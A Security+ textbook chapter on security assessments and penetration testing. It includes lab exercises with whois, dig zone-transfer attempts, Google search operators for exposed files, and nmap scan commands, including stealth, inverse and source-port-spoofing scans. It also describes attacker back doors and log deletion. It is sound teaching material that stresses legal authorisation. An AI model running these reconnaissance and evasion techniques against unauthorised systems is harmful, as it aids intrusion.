A risk assessment is a popular type of assessment used by many aspects of security such as business continuity planning. Risk assessment is also known as risk analysis and deals with identifying the risks to assets within the organization and then finding solutions to minimize those risks. Chapter 15 covered risk analysis in more detail, but the following outlines the major phases to a risk assessment:

- **Identify assets** The first step to a risk assessment is to identify the assets within an organization. Assets are anything that has value to the business; for example, if the company has an e-commerce site that brings in hundreds of thousands of dollars a day, that would be an asset.
- **Identify threats (risk) against assets** Once you have identified the assets, you then identify the threats against each asset. Each asset will typically have more than one threat. At this point you just list the threats. For example, the web site could be attacked by a denial of service attack, or the hard disk on the web server could fail.
- **Prioritize threats** After you identify all the threats to the asset, you then rate the threat based on the impact it will have on the business if the threat becomes a reality, and also based on the probability that the threat will occur. At this point you should have an idea of what the more serious threats are.
- **Mitigate the threat** Once you have prioritized the threats, you can then look at how you are going to mitigate them. For example, you can help prevent an attack on the web server by placing it behind a firewall. You can protect against hard drive failure by implementing a RAID solution.

exam Watch

Although in Chapter 15 you learned formulas such as SLE and ALE, also know the general formula associated with calculating risk:

Risk = probability × potential loss, or R = P × L

Threat Assessment

Threat assessment is actually part of risk assessment, where you identify the different threats to an asset. As mentioned, you will have many different threats for a single asset, and part of risk assessment is to prioritize those threats.

Configuration Assessment

With a configuration assessment, the security administrator will review the security configuration of a system or network. This typically involves having a checklist of configuration best practices and ensuring that those best practices are followed. The following is a list of assets whose configuration you would check:

- **All systems** When assessing the security of any system, ensure that it is up to date with patches and has been hardened. Ensure that no unnecessary software or services are running on the system. All systems should require

users to log on with strong passwords. All systems should have antivirus software installed with the virus definition database automatically updating. A host-based firewall should also be configured and enabled.

- **File server** When checking the security configuration on a file server, ensure that users have to authenticate to the file server before accessing the files on the server. Ensure that permissions are assigned to folders in order to control who has access to the information, and make sure that the principle of least privilege is being followed.
- **Web server** With web server configuration, verify that SSL is implemented if the web site is dealing with sensitive information from the visitor. Ensure the proper authentication is implemented, and also make sure no files are on the web server that should not be there. Ensure that the web server has logging enabled so you can monitor access to the web sites.
- **SMTP server** On top of patching and hardening the system, ensure that the SMTP server is behind a firewall and does not allow SMTP relaying. The SMTP server should have mail-level virus protection and also should have spam-filtering features enabled to maintain message hygiene. I talked to one customer who has spam-filtering features enabled on their mail server, and the spam filters are catching 40,000 mail messages a day that are not legitimate e-mail messages!
- **DNS server** Ensure that the company uses two DNS solutions—one for internal name resolution and the other for public name resolution. The public DNS server should be in the DMZ and be hardened. The DNS server should allow DNS zone transfers only to secondary servers.
- **Routers** Routers should have console, auxiliary, and Telnet passwords configured to control who gets administrative access to the router. For security purposes you should use SSH instead of Telnet to remotely manage the router. Ensure that the router has an access control list implemented that will control what traffic is allowed to pass through the router. For example, the following access control lists on a Cisco router will create an access list 45 that will permit traffic from the 12.0.0.0 network and from the 11.0.0.0 network. An *implicit deny all* rule exists at the end of the access list, so unless traffic is from the 11.0.0.0 or 12.0.0.0 network, it will be denied. The rule is then applied to the serial interface on the router for inbound traffic, which results in traffic that is trying to enter the network being filtered by the access control list.


```
router>enable
router#configure terminal
router(config)#access-list 45 permit 12.0.0.0 0.255.255.255
router(config)#access-list 45 permit 11.0.0.0 0.255.255.255
router(config)#interface Serial0/0
router(config-if)#ip access-group 45 in
```

- **Firewalls** Firewalls should be configured to deny all traffic except for the traffic that is explicitly allowed to pass through the firewall. This is a configuration known as *implicit deny*—unless otherwise specified, all traffic is denied. Because firewalls are connected to the Internet, you should ensure that any remote admin features have been disabled and that strong authentication is used on the device.
- **Switches** As far as the configuration of the switch is concerned, ensure that passwords are configured on the console port, auxiliary port, and Telnet ports to control who can gain administrative access to the device. Also check to see if any unused ports are disabled to ensure port security. To separate systems into different network segments, check to see if VLANs are being used and if not, look into whether they should be.
- **Employees** When performing a manual assessment, also assess employees' knowledge of security by planning and executing a few social engineering attacks against them. For example, you could see if an employee would give their password away. Or put CDs with no labels on them on a few employees' desks, and see how many of those employees put the CD in their systems. The idea here is that the CD could have been a virus, and employees should not put unknown media in a system.
- **Physical security** With a manual assessment you also want to assess physical security. Are all the necessary doors and windows locked? Have the systems had their CMOS settings changed to prevent booting from live CDs? For stations that have confidential information displayed, are they away from unauthorized viewers? Are secret systems kept in a protected area with the USB ports disabled to prevent usage of flash drives?

Vulnerability Assessment


A vulnerability assessment is an assessment where you identify areas in the configuration that make your system vulnerable to an attack or security incident. Most vulnerability assessments are automated by using a vulnerability assessment tool such as Microsoft Baseline Security Analyzer (MBSA), GFI's LANguard (see Figure 18-1), or Nessus.

FIGURE 18-1 Vulnerability scanners will scan the network and report security concerns about each system.



The purpose of a vulnerability assessment tool is to analyze the configuration of the system to determine areas that need to be improved from a security standpoint. For example, the vulnerability assessment tool will check the level of patching on the system and let you know if you are missing patches. It will also report if you have user accounts with no passwords, accounts that have not logged on recently, or too many administrative accounts. All of these points create security risks on the system.

The key point to understand about vulnerability assessments is that although you may be running a program to do the assessment for you, the software is only checking the configuration of the system to make decisions as to where improvements should




be made. The software is not actually performing attacks on the system; it simply checks the configuration of the system. This is known as taking a *passive* approach to the assessment (*passive assessment*) because you are not actually trying to exploit the system—just checking out the configuration and making decisions based on it.

The following outlines some of the items that a vulnerability assessment would check for:

- **Unused accounts** Check to see if any user accounts have not been used recently. Many companies have employees that leave without the administrator being notified to disable their account. This account that is not being used could be compromised by a hacker, so it is critical that you identify the unused accounts and disable them.
- **Administrative accounts** Keep a close eye on administrative accounts (see Figure 18-2). The fewer administrative accounts, the better, because you need to limit the number of people who can make changes to the environment. You also need to watch for additional administrative accounts because a hacker could have planted one as a back door to the system.
- **Unpatched operating system** An unpatched system presents a huge security risk, so be sure to watch for systems that are unpatched. Most vulnerability assessment software identifies operating systems that are not patched (see Figure 18-3).
- **Unpatched software** Not only should you identify unpatched operating systems, but you should check for unpatched software as well. If your e-mail server or database server is unpatched, it is likely that an attacker could perform a buffer overflow attack against it and gain full administrative access to the system!
- **Vulnerable software** A big benefit of vulnerability assessment software is that it will identify any vulnerable software running on the system. For example, if your system is vulnerable to a CGI attack, the assessment software will let you know.


FIGURE 18-2 Identifying administrative accounts with LANguard



The Security+ exam expects you to understand the characteristics of vulnerability scans and considerations that should be made when performing them:

- **Passively testing security controls** Know that performing a vulnerability scan is considered passively testing the security of a system because you are not actually trying to hack into the system or exploit it.
- **Identify vulnerability** The goal of the vulnerability scan is to identify vulnerabilities, or weaknesses, in the system. For example, if this system is not up to date with patches, that is considered a vulnerability.

FIGURE 18-3 Identifying missing patches with LANguard



- **Identify lack of security controls** When performing a vulnerability assessment, you are looking to identify if there are any security controls that should be used that are not currently being used. For example, you may assess the security of a database server and notice that it is not being protected by a firewall. In this case, you should report that the system could use a firewall to control communication to the database server.
- **Identify common misconfigurations** When performing a vulnerability scan, you are looking into the configuration of the system to determine any misconfigurations that could cause security concerns. For example, you may notice that the administrator account on a server has not been renamed.

- **Intrusive vs. nonintrusive** It is important to know that a vulnerability scan is considered a nonintrusive scan because you are not actually trying to hack the system or exploit it.
- **Credentialed vs. noncredentialed** When performing a vulnerability scan, you should ensure that you perform one as an unauthenticated user (noncredentialed) to find out what information is being exposed to unknown persons to the network. You then should perform the scan logged in as an administrative account so that you can collect as much information about the system as possible.
- **False positive** As with any kind of scan, it is important to watch for false positives—something that is being reported as a vulnerability, but it is not.

Penetration Testing

A penetration test is a totally different type of security assessment than a vulnerability assessment. With a penetration test, the tester uses common attack methods to see if they can bypass the security of a system. If the penetration tester cannot compromise the system by using common exploits, then the system passes the test. Otherwise, if the system is compromised, the system fails the test and the penetration tester reports on the findings and on how to secure the system.

The Security+ exam expects you to know the characteristics of a penetration test. The following are characteristics and considerations with penetration testing:

- **Verify a threat exists** A penetration test is one of the best ways to verify that a threat actually exists because you are performing the exact types of actions a hacker would perform to exploit the system.
- **Bypass security controls** A penetration test is designed to bypass any security controls that may exist and attack the system.
- **Actively test security controls** Be sure to know that a penetration test is considered actively testing the security of a system, whereas vulnerability scans are passive testing.
- **Exploiting vulnerabilities** The penetration test is designed to exploit vulnerabilities of the system.

Legal Issues As a consultant who is performing security assessments, you need to be wary of penetration testing because you are actually attacking a system—which is an illegal act. It is important to understand that it is illegal to gain unauthorized access to any system even if the goal is to report on the findings and help make the

INSIDE THE EXAM

Penetration Testing

For the Security+ exam, remember that a penetration test is considered an active assessment because you are actually trying to bypass the security controls of the system and hack into it.

It is critical that you obtain permission from upper-level management to perform the assessment, and always remember that although you may not intend to cause a denial of service attack, you may end up doing that as a result of how the system responds to the hacking tools.

system more secure. As someone doing a penetration test, it is critical that you have a legal document drafted by a lawyer stating that you are authorized to perform penetration testing, and then have the document signed by the owners of the business or upper-level management asking you to do the penetration test.

You may find that upper-level management are not too keen on penetration testing because you are actually performing live attacks against production systems. Be sure to educate management on what is involved with a penetration test if you're asked to do one so that they can decide whether they would like the test performed. Doing such testing can crash systems in the middle of the day, so be sure to let them know that. You may find that management wants to head in the direction of a vulnerability assessment because it is a safer method of assessing security.

exam Watch

Always ensure before performing any kind of penetration test that you have a legal document drafted by a lawyer stating that you have been given permission to perform such a test. Ensure that upper-level management of the company asking you to do the penetration test sign the document.

You could also let management know that you will do the penetration test but not purposely perform any denial of service attacks against the systems, so as not to affect production. Be clear that you will not intentionally perform denial of service attacks, but that due to the nature of the attack tools, there could be an unexpected denial of service. Let management know you will test the attack tools in hopes that you do not perform a denial of service, but you cannot make any guarantees.

Bottom line—there could be a piece of software on the production system that responds to the attack in a negative way by crashing the system.

Testing Tools Various security testing tools and web sites can help you perform a penetration test. The following web sites publish vulnerability information on different products:

- www.securityfocus.com/
- http://packetstormsecurity.org/files/

Tools have been developed that you can use to perform a penetration test. The following are some popular penetration-testing tools available on the Web:

- **BackTrack** Now known as Kali Linux, BackTrack has a number of tools installed to help you test the security of your network. It includes tools to test a number of security features such as passwords and wireless security.
- **Metasploit** This is a suite of exploits against different products. You can learn more about Metasploit and download it from www.metasploit.com.
- **Password crackers** Various password-cracking tools are out there. You can use John the Ripper to crack passwords or the very popular Cain & Abel.

Types of Testing When performing security testing, and specifically penetration testing, understand that there are different types of testing. You can perform what is known as a black-box test, a white-box test, or a gray-box test. The following outlines the differences among the three:

- **Black-box test** When performing a black-box test, or hiring a pen-tester (penetration tester) to do a black-box test, the goal is to give the tester no information on the organization or its network configuration. The tester will have to act as a hacker and discover the details of the company and its configuration on their own and then simulate the attacks. This type of test would take the longest because the tester has to figure out what assets you have before trying to compromise them.
- **White-box test** With a white-box test, you, or the consultants you hire to do the test, are given all the details about the company assets and configuration. In this type of test, the goal is to see if the systems can be compromised. Although this type of test is quicker than the black-box test, it does not give you any idea of how easy or hard it may be for someone to discover information about your organization.

- **Gray-box test** A gray-box test is in the middle; the tester gets some details about the organization and its configuration, but only limited details. For example, the tester may get a list of IP addresses used by the company and have to figure out what is running on those IP addresses and then simulate an attack.

exam Watch

For the Security+ exam, remember that a black-box test is when the tester has been given no details on the network setup, while a white-box tester is given all of the details of the environment.

Assessment Techniques

Now that you understand some of the popular types of security assessments, I want to talk about some techniques used to perform assessments. Although penetration testing is a popular buzzword today, it is important that you know of other ways to perform your security testing.

Baseline Reporting

Baseline reporting involves capturing a baseline of the system—what the system looks like under normal working conditions—and then comparing that baseline to performance data. Baseline reporting is typically used in security incidents that involve a denial of service or malware incident in which the system is not performing to expectations.

When assessing the system, look at the current performance of the system and compare it to the baseline to determine where the problem is. For example, you may find that the server is slow one day, and when you look at the performance data in a tool such as a performance monitor, you see that the CPU is running at 89 percent utilized—but you are not doing anything outside the norm. You compare this to the baseline, which shows a CPU usage of 29 percent. This tells you that something is dominating the CPU time and causing the system to be slow. In this example, you can use a performance monitor to help track down the software that is using up all the CPU cycles.

Code Review

Being a bit of a programmer, I hate to say it, but most security problems result from developers creating applications in an unsecure way. For example, it is a critical rule of secure coding to ensure that you validate any data sent to the application,

because if you do not, a hacker could perform an SQL injection attack or a buffer overflow attack.

Take time to ensure that regular code reviews of the software developed in-house are performed. Have a specific security tester go through all the application code that your developers write and look for mistakes in the code that could cause a security issue.

Determine the Attack Surface

Another technique to assess security is to determine the attack surface of a system. The attack surface is all of the software that is installed and the services that are running on the system. As a security professional assessing the security of a system, it is critical that you help companies reduce the attack surface of a system by recommending that they remove unnecessary software and services from the system.

exam Watch


For your exam, remember the term attack surface refers to the software and services running on a system.

Architecture

Another technique used to assess the security of a system or network is to look into the architecture of the system. For example, computer processors use a three-ring architecture to run software (see Figure 18-4). Software running in the lower rings (ring 0 is the lowest) has more privileges than software running in higher rings. Part of the three-ring architecture is that software running in a ring can access resources at that ring or higher. Therefore, core operating-system code that runs in ring 0 can access anything in rings 1, 2, and 3, but applications running on the system, which run in ring 3, cannot access core operating-system code and corrupt those processes.

FIGURE 18-4

The processor's three-ring architecture helps create a secure environment to run applications.



Design Reviews

Another tool you can use to assess security is to perform design reviews before and after a solution is implemented. It is also critical to identify a system's security concerns right from the start so that you can claim a *secure by design* status (meaning security was a focus from beginning to end with the creation of the solution). Once the solution has been completed, whether it be an application or network solution, do a design review and ensure that what was requested as a solution is actually what has been implemented.

CERTIFICATION OBJECTIVE 18.02

Performing a Security Assessment

This section gives you a good overview on the steps you should take to perform a good penetration test. Be sure to follow each step closely in order to protect yourself as a penetration tester. You do not want the company coming back at you stating they did not ask you to perform the test.

When performing a security assessment, ensure you take the time to plan your steps and to follow a methodology. The methodology may be your own, or you can follow industry-standard methodologies (recommended). The following are some standard methodologies you should be aware of as a security professional:

- **OVAL** Open Vulnerability and Assessment Language is an international standard for assessing vulnerabilities to a system. OVAL has three stages to the assessment: represent system information, assess vulnerabilities, and report on the vulnerabilities. Learn more about OVAL from http://oval.mitre.org/about/index.html.
- **OCTAVE** Operationally Critical Threat, Asset, and Vulnerability Evaluation is a self-directed security assessment methodology. "Self-directed" means that a company chooses a team from its own employees to do the security assessment. OCTAVE has three phases: identify assets and threats to those assets, identify vulnerabilities to the organization, and mitigate the threats and vulnerabilities. Learn more about OCTAVE at www.cert.org/octave/.
- **OWASP** Open Web Application Security Project is a project that standardizes web application security testing procedures. You can learn more about OWASP from www.owasp.org/index.php. They have some great guides published on web application testing and code review.

Performing a Penetration Test

When performing a penetration test, you are simulating true attacks that the company would experience from a real hacker. This means that you will build up a toolkit of common penetration-testing tools, which are programs used by hackers to compromise systems, crack encryption, or tap into the communication.

Hacking Process

Perform a penetration test by following the hacking process, which is the methodology that hackers follow when planning to attack a company. The following outlines the phases of the hacking process.


Profiling The first phase of the hacking process is known as the reconnaissance phase or the profiling phase. In this phase, the hacker uses Internet resources to discover information about your company. Examples of ways the hacker collects information about the company are

- **Web site** The hacker visits the company web site to get contact names, phone numbers, and e-mail addresses that they can use in a social engineering attack. The hacker also looks at job postings to learn what software you are running. For example, if you are looking for an Exchange Server administrator, then chances are you are running Microsoft's e-mail server.
- **Google** The hacker will spend some time searching Google for specific information about the company they wish to attack. In this step, the hacker will use Google keywords known as "Google hacks" to locate specific information about a company. Examples of keywords you can use in Google to perform searches are *site:* to search a specific web site for content, *inurl:* to search for content in the URL of a web site, and *filetype:* to search for specific files such as PDFs or Word files. The following are some examples of Google searches you can use:

```
site:gleneclarke.com "password"
filetype:pdf "network diagram"
inurl:intranet "human resources"
```

- **Whois database** Another popular method that hackers use to discover information about a company is to find out the IP addresses and DNS servers that a company uses. To find this information, the hacker could use a whois database web site or program to do a search on the company and obtain the list of IP addresses and DNS servers. An example of a web site that you can use for whois database searches is www.networksolutions.com/whois (see Figure 18-5).

FIGURE 18-5 Using a whois site to locate a company's IP address range and DNS server addresses



- **DNS profiling** Once the hacker has the IP addresses purchased by a company, the hacker is ready to move into the scanning phase next, but before leaving the profiling phase, the hacker will try to retrieve information from the company DNS server. The following code list shows the hacker using **dig** (a popular Linux program) to query DNS and retrieve information from DNS:
  - **dig www.certworld.loc** This command reports the IP address of www.certworld.loc.
  - **dig certworld.loc MX** This command finds the mail servers for certworld.loc.
  - **dig certworld.loc NS** This command finds the DNS servers for certworld.loc.
  - **dig certworld.loc axfr** This command attempts to view all DNS data for certworld.loc.

Note that 85 percent of the hacking process is spent on the profiling phase and on collecting information that the hacker can use in an attack. This phase is known as *passive reconnaissance* because the hacker does not touch the company's systems—the hacker is extracting information from public sources.

EXERCISE 18-1



Profiling an Organization

In this exercise, you will use some of the tools discussed in the profiling topic to learn information about an organization. In this lab, you will do some whois database searching and some DNS profiling.

Performing a Whois Database Search

In this part of the lab, you find information about McGraw-Hill by using the networksolutions.com whois database search.

1. Start your web browser and navigate to **www.networksolutions.com/whois**.
2. To search on mcgraw-hill.com, type **mcgraw-hill.com** in the search box and then click Search.
3. Review the search result information, and record as much of the following information as possible:

   Company name: _____

   Contact person: _____

   Phone number: _____

   E-mail: _____

   Address:_____

   IP range of network: _____

   How current is this info? _____

   Server type: _____

   Name servers: _____


Performing a DNS Profile

In this part of the exercise, you use **dig** on a Linux operating system such as BackTrack to query the DNS server in our lab environment to find information in DNS that can help you identify resources on a network.


4. Ensure the Windows Servers and the Linux BackTrack VM are started.
5. Go to the BackTrack VM, and then open the root terminal by clicking the second icon from the left at the bottom of the screen.
6. Type **ifconfig** to view your IP address. Record your IP address here:

   _____


7. Type **dig www.certworld.loc** to query DNS for the IP address of www.certworld.loc. Notice that the Answer Section displays an IP address on the right. What is the IP address? _____



8. Notice a lot of extra output that you did not need. If you simply want the answer without extra details, type **dig www.certworld.loc +short**. Do you see only the IP address of the web server? _____



9. To obtain a list of MX records only, type **dig certworld.loc MX**. Notice the Answer Section has two MX entries for this company—www.certworld.loc and mail.certworld.loc. Both are mail servers for certworld.




10. Looking next in the Additional Section, you can see the IP address of these two mail servers. Record the IP address of both mail servers:

    _____ _____

11. To find out which system is the DNS server for certworld, type **dig certworld .loc NS**. Which system is the DNS server for certworld? _____

12. To perform a DNS zone transfer with **dig**, type **dig certworld.loc axfr** and view the records for this company on the DNS server. You may get a "transfer failed" message if zone transfers have been secured on the DNS server.



Scanning and Enumeration After the hacker has collected the IP addresses in the profiling phase, the hacker moves into the scanning phase. The hacker is now doing reconnaissance, but it is considered *active reconnaissance* because the hacker is actually sending traffic to the company systems.


The goal of the scanning phase is to find out what services are running on the system by finding out the port numbers that are open on the system. Once the hacker finds out the port numbers that are open, they will then do a *banner grab* from the system, which reports the version of the software that is running on that port. The reason the hacker wants to know the version of the software is so that they can then research how to exploit that software.

To find out the services that are running on a system, the hacker will do a port scan on the system, which reports what ports are open. To do a port scan, the hacker will use a program like **nmap** (command line) or SuperScan (Windows-based). For example, you can use **nmap -sT 10.0.0.1** to do a port scan on the 10.0.0.1 system. Figure 18-6 displays the output of the **nmap** command. You will learn more about port scans later in the tools section.

Once the hacker does a port scan, they will then do a banner grab. You can do a banner grab by telnetting into a specific port on a system with a command such as

FIGURE 18-6

Using nmap to perform a port scan on a system




telnet 10.0.0.1 25. In this example, you are connecting to port 25 on the 10.0.0.1 system, and as a result the system sends back a "welcome"-type message displaying the version of the software running on that port. Notice in Figure 18-7 that the server is running IIS version 6.0 on TCP port 80.

In this phase of the hacking process, the hacker may also try to *enumerate* the system, which means collecting more information about the system. The hacker may try to identify computer names, usernames, or even get a list of groups from the system. Tools such as SuperScan can be used to enumerate the system (see Figure 18-8).

Gaining Access Once the hacker knows what ports are running on the system and the version of the software that is running on those ports, they will research how to exploit that software. It is amazing how easy it is to find exploits on popular products—just go to Google and type **exploit** and then add the product name of what you want to exploit.

FIGURE 18-7

Using nmap to find out the version of the software running on a port




The hacker could use any attack type to gain access to the system, but popular methods of gaining access to a system today are buffer overflow attacks as well as other types of injection attacks.

Maintaining Access Once the hacker has gained access to the system, they want to ensure that they can get access again later. To ensure that the hacker can gain access later, the hacker will plant a back door, such as creating an administrative account or planting a rootkit or Trojan virus on the system.

Covering Tracks The final phase in the hacking process is to cover tracks. The hacker knows that most security professionals will implement auditing or logging features on the system and log any activity that is performed. After the hacker creates the suspicious activity, they will then find the log files on the system and either delete the files or delete the entries from the logs that deal with the hacker's activity. It is critical that you protect the log files to ensure that no one can destroy them.

FIGURE 18-8

SuperScan can be used to do a port scan or enumerate a system



exam Watch

The Security+ exam does not list the hacking process as an objective, but it is critical to understand the hacking process when performing a penetration test so that you can execute your testing from the same context from which a hacker would hack into the organization.

Penetration Test Process Overview

The point to understanding the hacking process is that, as a penetration tester, you should follow that process so that your penetration test (pen-test) is similar to what the hacker would do to gain access. This is important to understand because a lot of security professionals may not spend time performing steps in the profiling phase, which means that you never know what your company is exposing out on

the Internet. One customer in an "Ethical Hacking and Countermeasures" course grabbed his cell phone and ran out of the class to call the office and tell them to take the network cable out of the intranet server. While in the course he was profiling his own company and found their intranet server on the Internet! If he had not profiled his company, he would have never known that confidential information was being exposed on the Internet.

When doing a penetration test, follow the hacking process and use the tools used by hackers to perform a true test to see if the systems can be compromised, but also follow a general plan on how to do the penetration test. The following is a list of some of the common steps to do a penetration test:

- **Initial meeting** Start the process by meeting with upper-level management to find out the scope of what they would like you to do. At this point, you should find out if it is OK to perform all types of testing such as denial of service attacks, buffer overflow attacks, and password attacks (to name a few). Also, at this point you should reiterate that you cannot guarantee that denial of service will not happen.
- **Draft legal documents** After the initial meeting, see a lawyer and have a legal document drafted stating that you are allowed to do the penetration test. Be sure to have the document signed by the company you are doing the penetration test for.
- **Create pen-test plan** Once you have the document signed, plan the types of attacks or testing you will perform. The purpose of building a plan is so that you are disciplined and follow a methodology in your approach and don't just have a field-day hacking someone's network.
- **Test pen-test plan** Test the tools you will use to perform the different types of attacks to ensure they work and to see if they will cause a denial of service when executed.
- **Perform penetration test** At this point you are at the customer's site performing the penetration test and following your plan. Be sure to test password cracking, wireless cracking, and buffer overflow attacks. Test physical security elements and social engineering attacks against the company as well. Be sure to document everything you do, including the start time and end time of each step.
- **Create a report on findings** Once the test is complete, create a report of your findings. You do not have to include your log of all activity, but be sure to have it handy in case you have to refer to it. You should include screenshots of successful and failed attacks on the systems along with recommendations on how to improve security.

- **Present report results** In this phase, you will meet with upper-level management again to report your findings and give them a copy of the report. Ensure that you have the customer sign off on a completed assessment.
- **Destroy any copies of report** As a final step, ensure that the security professional who performed the assessment has no additional copies of the assessment in either printed form or electronic form.

Tools Used

Now that you understand the steps to take to perform a penetration test, let's take a look at some of the tools you will use to perform security assessments and penetration testing. You are sure to see questions on the Security+ exam related to what tools accomplish which goals.

Protocol Analyzer and Packet Sniffer The first tool to be familiar with is a protocol analyzer, also known as a packet sniffer, or just sniffer. The purpose of a sniffer program is to *passively* capture traffic traveling the network in order to view or analyze that traffic. The purpose of using a sniffer when performing a security assessment would be to see if you can capture sensitive information being sent on the network in clear text. If you find that passwords or other sensitive information is in the packet capture (see Figure 18-9), then you should recommend that the company encrypt network traffic.


on the Job

Years ago, when working for a large national company, we were told that our e-mails were encrypted on the network. After working at the company for a few years, we found that the e-mails were not actually encrypted—the server administrators thought they had enabled encryption, but somehow had not and had not verified it. We found out only because some of the trainers learning how to monitor traffic found e-mails from the manager of the company that were in transit. Using a packet sniffer is a great way to verify that data is actually encrypted in transit.

Port Scanner A very important tool to security testers and network administrators is a port scanner. Networking applications such as web servers, FTP servers, and even systems with remote desktop enabled use port numbers that clients connect to. As a security professional, you can locate these systems on the network by doing a port

FIGURE 18-9

A packet sniffer can be used to capture confidential information on the network.



scan for systems with those ports open. The results of a port scan will tell you what ports are open on which systems, and that should help you assess what ways hackers could compromise a system because each application has different exploits against it.

Over the years different types of port scans have been developed. The following lists a few of the major port scan types:

- **TCP connect scan** A TCP connect scan performs a three-way handshake with each port to determine if the port is open. The following **nmap** command shows how to do a TCP connect scan against the entire 192.168.2.0 network:

  ```
  nmap -sT 192.168.2.0/24
  ```

- **SYN scan (half open)** Because a TCP connect scan does a full three-way handshake, it creates more traffic than necessary. You can do a SYN scan, which is also known as a half-open scan because it does not complete a full three-way handshake. The scanning software sends a SYN message to the

port, and if the target system replies with a SYN-ACK, then the connection is dropped. The idea here is that a reply came back, so the port is most likely open, and there is no need to send the final ACK message of a three-way handshake. This scan is also known as a stealth scan because there is less traffic generated in hopes of avoiding detection. The following command displays how to do a SYN scan with **nmap**:

```
nmap -sS 192.168.2.0/24
```

- **Inverse scan** An inverse scan gets its name because it replies in the opposite way than you would expect. With an inverse scan, if the port is open, no reply is sent back, but if the port is closed, then a reset (RST) is sent back (see Figure 18-10). The different types of inverse scans include a *null* scan, which sends a packet to the port with no flags set, and an *XMAS* scan, which sends a packet with the PSH, URG, and FIN flags set. A *FIN* scan sends a packet with only the FIN flag set. Notice that the name of the scan comes from what flags have been set in the packet. The following commands show the FIN scan and the XMAS scan being used by **nmap**:

```
nmap -sF 192.168.2.0/24
nmap -sX 192.168.2.0/24
```

Note that inverse scans do not work on Windows systems and as a result respond with no ports being open. Normally, you will use SYN scans or TCP connect scans on Windows networks.

You can also use **nmap** to do banner grabbing, which not only tells you the port that is open, but also indicates the version of software that is running on the port. Again, this is useful to hackers because they will then know what exploits to use to compromise the system. You can use the following **nmap** command to do a port scan and find out the version of software running on the ports:

```
nmap -sV 192.168.2.0/24
```




FIGURE 18-10

Inverse scans respond the opposite way of what you would expect.

Nmap is a very powerful program that has many switches. For example, you can specify which ports you want to scan by using a **-p** with **nmap** and then listing the ports separated by commas. You can also modify the source port used to do the scan with a **-g** and specify port 80 (web server) or port 53 if you like. This will make the scanning packets appear as if they are coming from a web server or DNS server, which may be ports open on the scanned system's firewall. You could use the following command to locate remote desktop systems and SQL Servers on the network and to alter the source port of the scanning packets to look like they are coming from a web server:

```
nmap -sS 192.168.2.0/24 -p 3389,1433 -g 80
```

If you are not a command-line person, a number of port-scanning utilities are Windows-based. A popular Windows-based port scanner is SuperScan (www.mcafee.com/us/downloads/free-tools/index.aspx). SuperScan is great because it can do a TCP connect or SYN scan, allows you to alter the ports you wish to scan for, and does banner grabbing (finds the version of the software running on the port) for you. Check out the following exercise to see how to use SuperScan.

EXERCISE 18-2

Using a Port Scanner

In this exercise, you will use **nmap** and SuperScan to perform a port scan on the network and to find out what ports are open on systems on the network.

Using nmap

In this part of the exercise, you will use a Linux operating system to do some port scanning on the 10.0.0.0 network.

1. Ensure that Windows Servers, a Windows client, and a Linux VM (preferably Linux BackTrack) are started.
2. Go to the Linux VM and then open a terminal (command prompt). This can normally be done by right-clicking the desktop and choosing New Terminal.
3. To do a TCP connect scan on the 10.0.0.3 system, type

```
nmap -sT 10.0.0.3
```

4. To perform a TCP connect scan and specify you wish to scan for ports 21, 25, and 80, you would type

```
nmap -sT 10.0.0.3 -p 21,25,80
```

5. To perform a SYN scan and specify you wish to scan for ports 21, 25, and 80, you would type

```
nmap -sS 10.0.0.3 -p 21,25,80
```

6. What is the difference between a TCP connect scan and a SYN scan?

_____

_____

7. To perform a SYN scan on the entire 10.0.0.0 network to locate any machines that are running Remote Desktop, you would type

```
nmap -sS 10.0.0.0/8 -p 3389
```

8. Which systems have Remote Desktop enabled?


_____

_____

Scanning with SuperScan in Windows

In this part of the exercise, you will download SuperScan and run it to do a port scan on the network using a Windows program.

9. Download and run SuperScan from www.mcafee.com/us/downloads/free-tools/index.aspx under the heading "Scanning Tools."
10. Start SuperScan 4 and do a port scan with the following addresses:
    Starting IP: 10.0.0.1
    Ending IP: 10.0.0.200
11. Add the range to the scanned systems and then start the port scan.
12. When the scan is completed, review the HTML results. A sample of the HTML results appears here (you may have different ports open).



13. List three ports that are on the 10.0.0.1 system:

    _____

14. List three ports that are on the 10.0.0.3 system:

    _____

15. Are there any UDP ports on the 10.0.0.1 system?

    _____

16. Are there any UDP ports on the 10.0.0.3 system?

    _____


Vulnerability Scanner A vulnerability scanner is quite a bit different from a port scanner. The vulnerability scanner will scan the system for known vulnerabilities and then report the problems that have been found. The vulnerability scanner bases the decisions on a vulnerability database that is constantly being updated. When you do the scan, the vulnerability scanner compares the patch level and the configuration of your system(s) against the vulnerability database to see if you are not following best practices (have vulnerabilities).

You can use a number of pieces of software to do a vulnerability scan of a system or network. The following lists some of the popular vulnerability scanners:

- **MBSA** The Microsoft Baseline Security Analyzer is a free vulnerability scanner you can download that assesses the patch level and configuration of Microsoft products.
- **LANguard** LANguard (see Figure 18-11) is a commercial product created by GFI that scans the entire network and reports missing patches, ports that are opened, and system misconfigurations.

FIGURE 18-11

A vulnerability scanner is used to identify weaknesses in the configuration of a system.



- **Nessus** Nessus is a popular vulnerability scanner that has been around for years and can be used to scan the network to identify vulnerabilities and patches missing on the systems.

Honeypot Another popular method of assessing security is to have a honeypot set up on the network. A honeypot is a system that is placed on the network to attract the hacker instead of having the hacker hack into one of your production systems. The main goal of the honeypot is to buy yourself some time if the hacker has gained access to the network.

It is critical that you configure the honeypot like any other system and be sure to follow security best practices to harden and protect the system. Some IT professionals feel that the honeypot should be easy to break into, but if it is too easy, the hacker will suspect it is a honeypot. You also want the honeypot to be difficult to crack into because it will take the hacker longer to break in and will give you more time to detect the intruder!

Ensure that the honeypot has a high level of auditing and logging enabled so that you can capture all the activities performed by the hacker. To protect the logs, have the logs written to a remote system and have those secured at all times.

exam Watch

Honeypots are a great way to become aware of zero day exploits. A zero day exploit is an exploit that is unknown and hard to protect against because you are not aware the exploit exists. When you set up a honeypot and the hacker uses the zero day exploit, you are educated by the log files on the honeypot.

Honeynet A honeynet is very much like a honeypot in the sense that it is designed to lure the hacker, but a honeynet is a full network of fake systems that will track the hacker's activity.

Passive vs. Active Tools There are different types of tools to perform security tests on a system; there are passive tools and active tools. Passive tools do not try to connect to a system, while active tools do. An example of a passive scanning tool would be doing some DNS profiling where the hacker is only collecting information about a company from a DNS server, not the actual intended target, which is the web or FTP server. An example of an active tool is port scanners, as they are communicating with the intended victim system. Because active tools communicate with the intended target, there is a chance the traffic can be detected.

